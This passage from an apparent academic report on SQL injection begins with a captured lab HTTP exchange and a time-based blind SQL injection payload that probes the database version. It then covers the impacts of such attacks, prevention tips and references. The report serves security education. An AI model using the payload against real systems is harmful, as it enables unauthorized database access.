Cookie: security=low; security=medium;
```

```
HTTP/1.1 404 Not Found
Date: Fri, 05 Apr 2019 12:35:52 GMT
Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
X-Powered-By: PHP/5.6.38
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 1; mode=block
Content-Length: 4567
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

4,926 bytes | 10,068 millis

With the vulnerability confirmed, we may proceed to obtain the database version number. We used a command that requires a response within two seconds [11]:

***‘1' and if((select+@@version) like "10%",sleep(2),null);- -+’***

If you get a response in two seconds, that signifies the version starts with "10." The "like" string operator in the query is intended to do a character-by-character comparison [11].

## 4. Impacts of SQL injection

As above stated, the SQL injection attack is successful after enforcing data from an outside source that further uses to establish a SQL query dynamically. The results obtained after a successful exploitation of SQL injection are as follows,

**Loss of confidentiality**: One of the critical objectives in computer security is confidentiality, that is violated since malicious SQL queries are injected to the targeted database through a vulnerable web page. The database with sensitive and confidential information is viewed to unauthorized users [12]. When critical information is exposed, it is almost impossible to escape from the SQL injection attack, the attackers can exploit the exposed information such as critical user data (bank details) and gaining ideas to implement queries to manipulate and delete the database components (Records, tables, columns, etc.).

Example: Through the error-based SQL injection attacker collects critical data of the backend database of a web application. This type of attack is studied as initial stage, information collection for future attacks [13]. During this attack, the attacker attempts to inject several statements that can trigger a logical or type conversion or syntax error. Identification of injectable parameters can be found from syntax errors. Type conversion error may be utilized to identify data type of some columns or derive data. Revelation of table and column names can be done by logical errors [13].

Through the blind-based injection attack, the attacker receives information by observing the behavior of the webpage, where the attacker interrogates the server with true/false questions [13].

**Loss of integrity**: After knowing the database structure details, the attacker can manipulate database structure to change or delete by sending malicious queries through URL or text boxes. Thus, leading to unauthorized modifications [12].

Examples: Using the SQL injection technique called piggyback queries, where the attacker implements any queries that perform modifications or deletions to the pass field. In turn, the application performs the exact command, causing violations to the integrity [13].

**Authentication failure**: SQL queries carelessly written by the developers do not validate the input, allowing unauthenticated entity to link with target database, without the need of authentication details [12].

**Authorization**: After SQL injection exploitation, an attacker can alter authorization information and obtain privileges [12].

## Conclusion

SQL injection has become a major threat to Web application security. In this study, the features, the process of exploitations of different types are analyzed and explained. Furthermore, the study emphasizes the results obtained after the exploitation of SQL injection attack. After analyzing and studying several research papers, me and my teammate recommend some of best practices that lead to lessen the risk:

Tip 01: More elaborated error messages should be obtainable only to the administrators as well as the web application developers. Thus, make sure to configure the web application so that when someone or something tries to purposefully generate error, it returns only a customized HTML page, which accommodates general error content such as “Error 404 not found”. To prevent verbose error message, that can be immensely convenient to the attacker.

Tip 02: It is dangerous to store user passwords in plain text, therefore a recommended way to store passwords in the database is cryptographic hash function. The cryptographic hash function converts the user password (in random size of the user) to fixed length, i.e., the hash value. This is a security advantage, even if the hash value list is found by the attacker, they cannot convert them to the plain-text without performing a brute-force attack. Furthermore, adding random value, a hash input, known as “Salt” protect passwords against precomputation-based attacks.

Tip 03: validate input, by using whitelist input validation (Only permitting “known good” input) where possible. Make sure to validate all user-controllable input to application such as type, size, range, and content. Try using blacklist input validation to reject “known bad” or signature-based input only when you are not able to use whitelist input validation. Do not use blacklist input validation alone, at all times merge it with output encoding at least.

Tip 03: Confirm queries consist of user-controllable inputs are encoded, to avoid a single quote or other character from changing queries. Make sure the data obtained from the database goes through appropriate confidential input validation and encoding output before use.

Tip 04: At the design time, use of store procedure will have more granular permission at the internal level (or database level). Implement data access abstraction layer to impose safe data accessing over the entire application. Impose additional controls on confidential information.

## References

[1] A. Prodromou, “Exploiting SQL Injection: a Hands-on Example | Acunetix,” Acunetix, Feb. 26, 2019. [Online]. Available: https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

[2] J. Clarke, “SQL Injection Attacks and Defense Second Edition”, 2009.

[3] S. Singh, “Common SQL Injection Attacks,” Pentest-Tools.com Blog, Apr. 23, 2019. https://pentest-tools.com/blog/sql-injection-attacks

[4] S.T. Sun, T.H. Wei, S. Liu, and S. Lau, “Classification of SQL Injection Attacks,” *University of British Columbia, Term Project*, Jan. 2007.

[5] N. Khochare, S. Chalurka, S. Kakade, and B.B. Meshramm," Survey on SQL Injection attacks and their Countermeasures,” *International Journal of Computational Engineering & Management*, vol. 14, Oct. 2011.

[6] M.A.M. Yunus, M.Z. Brohan, N.M. Nawi, E.S.M. Surin, N.A.M. Najib, and C.W. Liang, “Review of SQL Injection: Problems and Prevention,” *International Journal on Informatics Visualization,* vol. 2, no. 3-2, pp. 215-219, 2018.

[7] “Types of SQL Injection | Indusface Blog,” Indusface, Dec. 09, 2019. [Online]. Available: https://www.indusface.com/blog/types-of-sql-injection/

[8] L. C. How, “A Study of Out-of-Band Structured Query Language Injection,” A Study of Out-of-Band Structured Query Language Injection, Aug. 2019.

[9] Abdulqadar, “THE IMPACT OF SQL INJECTION ATTACKS ON THE SECURITY OF DATABASES,” THE IMPACT OF SQL INJECTION ATTACKS ON THE SECURITY OF DATABASES, Apr. 2017.

[10] C. Hotchkies, “Blind SQL Injection Automation Techniques Black Hat Briefings USA 2004.” Accessed: May 08, 2022. [Online]. Available: https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf

[11] Z. Banach, “How Blind SQL Injection Works,” www.invicti.com, Feb. 21, 2020. https://www.invicti.com/blog/web-security/how-blind-sql-injection-works/ (accessed May 08, 2022).

[12] R. Johari, and P. Sharma, “A Survey on Web Application Vulnerabilities (SQLIA, XSS) Exploitation and Security Engine for SQL Injection,” *2012 International Conference on Communication Systems and Network Technologies,* pp. 453-458, May. 2012.

[13] W.G. Halfond, J. Viegas, and A. Orso, “A Classification of SQL Injection Attacks and Countermeasures,” In *Proceedings of the IEEE international symposium on secure software engineering*, vol. 1, pp. 13-15, March 2006.